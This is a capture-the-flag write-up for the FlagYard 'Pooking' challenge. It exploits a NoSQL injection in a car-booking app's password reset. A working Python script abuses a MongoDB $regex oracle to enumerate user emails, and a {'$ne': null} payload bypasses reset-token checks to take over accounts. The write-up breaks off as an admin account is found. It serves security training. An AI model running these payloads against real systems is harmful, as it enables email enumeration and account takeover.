
FlagYard: Pooking Write-up
Challenge Description
Explore the cars world with Pooking.com
Challenge Link: FlagYard Pooking
Reconnaissance & Initial Testing
In the login, we are given two credentials for the test
1
2
Customer 1: test@example.com / password123
Customer 2: john.doe@gmail.com / mypassword
The application allows users to browse and book vehicles. A key observation was made in the Password Reset feature: the system generates a reset token sent via email with a one-hour expiration. While this token could potentially be susceptible to brute-force attacks if the entropy is low, our primary obstacle was a lack of known administrative email addresses.

Blind NoSQL Injection via forgot-password endpoint
The /api/forgot-password endpoint was found to be vulnerable to NoSQL Injection. Because the backend does not enforce string-type validation on the email field, it accepts MongoDB query objects. By injecting the $regex operator, we can perform an “Oracle Attack” to enumerate registered emails.

Next test:

We can now differentiate between True and False states based on the server’s response:
- Match (True): Returns
{"message": "Password reset link sent to your email"} - No Match (False): Returns
{"error": "User not found."}
Automation & Data Exfiltration
To automate the discovery of emails, a Python script was developed. The script iterates through a defined character set, appending characters to a string and checking if the server confirms the existence of a matching email prefix.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import requests

url = "http://{Target}/api/forgot-password" # change this
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-@.-"

found = "" # Your current progress

while True:
    for char in alphabet:
        test = found + char
        payload = {"email": {"$regex": f"^{test}"}}
        r = requests.post(url, json=payload)

        if "sent to your email" in r.text:
            found += char
            print(f"Progress: {found}")
            break
    else:
        print(f"Final String: {found}")
        break
Initially, I targeted common administrative prefixes such as admin@, administrator@, or root@. Running the script starting with the character a yielded the following:
1
2
3
4
5
6
7
8
9
$ python3 forget-password.py
Progress: a
Progress: ab
....
Progress: abdulaziz.harith@gmail.c
Progress: abdulaziz.harith@gmail.co
Progress: abdulaziz.harith@gmail.com
Final String: abdulaziz.harith@gmail.com
Bypassing Token Validation via reset-password
After discovering a valid email, the next step was to investigate the /api/reset-password endpoint. Standard behavior for an incorrect token is as follows:
1
2
3
4
5
# request
{"token":"3333","newPassword":"test"}

# response
{"error":"Invalid or expired token"}
However, because this endpoint also accepts NoSQL operators, we can use the $ne (Not Equal) operator. By sending {"$ne": null} operator to the token field , we instruct the database to find any existing token, effectively bypassing the need to know the specific token
1
{"token":{"$ne":null},"newPassword":"test"}

Unfortunately, the email found does not have an admin role

Escalation to Administrative Access
While the first few emails discovered (including abdulaziz.harith@gmail.com) only held the user role, I continued the enumeration for an admin account. By refining the search to include numeric characters, an administrative email was successfully identified.